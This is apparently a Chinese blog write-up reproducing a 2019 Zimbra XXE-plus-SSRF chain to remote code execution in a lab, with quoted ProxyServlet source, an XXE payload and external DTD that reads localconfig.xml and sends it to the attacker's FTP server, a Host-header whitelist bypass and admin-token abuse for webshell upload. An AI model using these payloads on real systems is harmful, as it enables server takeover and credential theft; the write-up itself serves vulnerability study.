Zimbra xxe+ssrf to RCE

前言

2019年 3 月13号，国外一名安全研究员在他的博客上公布了zimbra的这起漏洞，但是其中并未提到一些漏洞的利用细节，在此我将整个漏洞的利用过程进行复现。
原文链接：https://blog.tint0.com/2019/03/a-saga-of-code-executions-on-zimbra.html#href1_ret

影响版本

- Zimbra < 8.7.1 攻击者可以在无需登录的情况下，实现getshell
- Zimbra<8.8.11 在服务端使用Memcached做缓存的情况下，经过登录认证后的攻击者可以实现远程代码执行

预防：由于zimbra官方已经及时对高版本的zimbra打了补丁，所以最新版只要及时更新补丁就可以预防(详情请见Zimbra官网)。

漏洞复现

复现环境

- Zimbra 8.5.0
- ubuntu 14.04（ 172.16.123.134 ）（ 受害者服务器 ）
- ubuntu 18.04 (172.16.123.1)(攻击者服务器)

> 此处特别强调Zimbra只能安装在特定版本的linux发行版上，与ubuntu适配最好，且zimbra8.5不支持ubuntu14以上的发行版

环境搭建

Zimbra的环境搭建比较麻烦，在此推荐几篇有关zimbra搭建的优质博文
https://www.jianshu.com/p/722bc70ff426
几个关键点就是选择合适版本ubuntu虚拟机，主机hosts配置，dnsmasq的配置，最后，我们的环境可以不用配置ssl.

攻击流程

如果你阅读过原文，你应该已经知道我们需要利用xxe来读取目标主机的localconfig.xml文件，这个文件中有一个类似超级管理员用户的密码，而这个超级管理员的用户名默认就是zimbra，所以只要我们拿到这个密码在某种意义上来说就相当于已经获得了zimbra的最高权限。
但是事情没有那么简单，Zimbra是使用token来进行权限管理的，而一个管理员的token只可能分配给一个来自7071端口的请求，而这个端口一般是不会对外开放的，所以，这就需要我们的ssrf上场了。但是这个ssrf利用也是有条件的，这个ssrf的利用点存在于源码中的 ProxyServlet.doProxy() 函数处，源码如下：

```
183     private void doProxy(HttpServletRequest req, HttpServletResponse resp) throws IOException {
184         ZimbraLog.clearContext();
185         boolean isAdmin = isAdminRequest(req);
186         AuthToken authToken = isAdmin ?
187                 getAdminAuthTokenFromCookie(req, resp, true) : getAuthTokenFromCookie(req, resp, true);
188         if (authToken == null) {
189             String zAuthToken = req.getParameter(QP_ZAUTHTOKEN);
190             if (zAuthToken != null) {
191                 try {
192                     authToken = AuthProvider.getAuthToken(zAuthToken);
193                     if (authToken.isExpired()) {
194                         resp.sendError(HttpServletResponse.SC_UNAUTHORIZED, "authtoken expired");
195                         return;
196                     }
197                     if (isAdmin && !authToken.isAdmin()) {
198                         resp.sendError(HttpServletResponse.SC_UNAUTHORIZED, "permission denied");
199                         return;
200                     }
201                 } catch (AuthTokenException e) {
202                     resp.sendError(HttpServletResponse.SC_UNAUTHORIZED, "unable to parse authtoken");
203                     return;
204                 }
205             }
206         }
207         if (authToken == null) {
208             resp.sendError(HttpServletResponse.SC_UNAUTHORIZED, "no authtoken cookie");
209             return;
210         }
```


从上面的代码逻辑中可以看出，只有在token是作为parameter传递过来的才会对其进行验证，否则，如果token是从cookie传过来的则不会进入验证token这处逻辑，所以我们只需要得到一个合法的普通的token就行了，这个token要怎么获取呢？这里又要利用到一个Zimbra的特性了。

我们只需要将一个普通的soap AuthRequest的用户名更改为zimbra就可以得到一个我们可以利用的token了（此处可能不够清晰，具体看后续复现的操作）这个token虽然是合法的，但是它具有admin属性，所以，我们要上传shell，还需要得到真正的admin token,所以我们只需要利用刚刚的到的token发送一个admin soap AuthRequest,就可以在响应中得到真正的admin token了，接着再利用这个token来构造文件上传的请求，就可以得到一个webshell了。

> **刚刚漏了一处细节，由于doProxy这个方法会从服务端发送一个请求到目标主机，为了安全起见，Zimbra为可访问的目标主机设置了一个白名单，所以，我们还需要绕过这个白名单，具体方法就是修改host，因为Zimbra默认管理员做任何事都是合法的，而他判断是不是管理员的方式就是获取host中的port(如果是7071就是管理员，否则不是),所以所有来自7071端口的请求都会被认为合法（直接忽略白名单限制），所以我们只要将host更改为axin:7071,再发送这个proxy请求就行了**

复现过程


xxe获取localconfig.xml

利用xxer.py搭建一个http以及ftp服务器，以此来接受xxe返回的数据

```
ksuser@mail:~/hejixin/XXEpayload-master/xxe$ python xxer.py -H 172.16.123.1

 _ _ _ _ ___ ___
|_'_|_'_| -_|  _|
|_,_|_,_|___|_|

version 1.1

info: Old DTD found. This file is going to be deleted.
info: Generating new DTD file.
info: Starting xxer_httpd on port 8080
info: Starting xxer_ftpd on port 2121
info: Servers started. Use the following payload (with URL-encoding):

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE xmlrootname [<!ENTITY % aaa SYST
EM "http://172.16.123.1:8080/ext.dtd">%aaa;%ccc;%ddd;]>

                                                          https://blog.csdn.net/he_and
```

ext.dtd文件内容如下：

```
<!ENTITY % d SYSTEM "file:///opt/zimbra/conf/localconfig.xml">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://172.16.123.1:2121/%d;'>">
```




上图中间的shell窗口就是攻击者ftp服务器收到的localconfig.xml文件内容，我们只是对ldap_root_password感兴趣，也就上图中的kAQbqtlab.

获取低权限token

此处有几个细节需要注意，我之前以为只要改一下用户名就可以得到token，原来还是需要刚刚获取的密码正确才行，然后在xml文本中加入`<account by="adminName">zimbra</account>`,这样就能得到token了。接下来我们就可以利用这个token来进行ssrf,进而得到一个admin token。


`



ssrf得到admin token

利用刚刚得到的token,构造一下cookie,注意token的名字需要改为ZM_ADMIN_AUTH_TOKEN,否则会报no auth token错误


然后Host头需要改为axin:7071,然后还需填入我们刚刚得到的用户名以及密码（zimbra--kAQbqtlab）这样构造一个请求发送过去(请求到admin验证的链接)，就会服务器就会返回一个经过认证的admin token,接下来我们利用这个admin token上传shell




getshell

由于我的虚拟机卡死，导致我从新复现了以此，所以读者可能看到现在的ZM_ADMIN_AUTH_TOKEN与上面不一样了。但是操作还是一样的，直接拿着得到的admin token去请求这个upload连接，构造一个上传webshell的恶意

请求，这样就可以直接上传shell了。



成功得到shell:



axin

> 注：我这里之前存在一个误区，我以为文件上传这个链接只能是7071端口才能访问，导致我还是利用ssrf来进行文件上传，结果就是一直报no auth token错误，最后仔细读了一下tint0的博文，发现并没有说要通过ssrf上传文件,于是我就直接构造了上面那个链接，完成了shell上传。

参考资料&总结

在复现的过程中，出现了很多问题，最大的问题其实就是zimbra这个东西太复杂了，很多东西只有翻手册（甚至手册都翻不到），比如代理的使用，以及soap api的使用，这两个也是整个复现过程的关键，下面贴出链接：
代理使用：
https://wiki.zimbra.com/wiki/Zimlet_Developers_Guide:Proxy_Servlet_Setup
soap的使用（普通soap 认证以及管理员soap认证调用方式）：
https://files.zimbra.com/docs/soap_api/8.0/soapapi-zimbra-doc/api-reference/index.html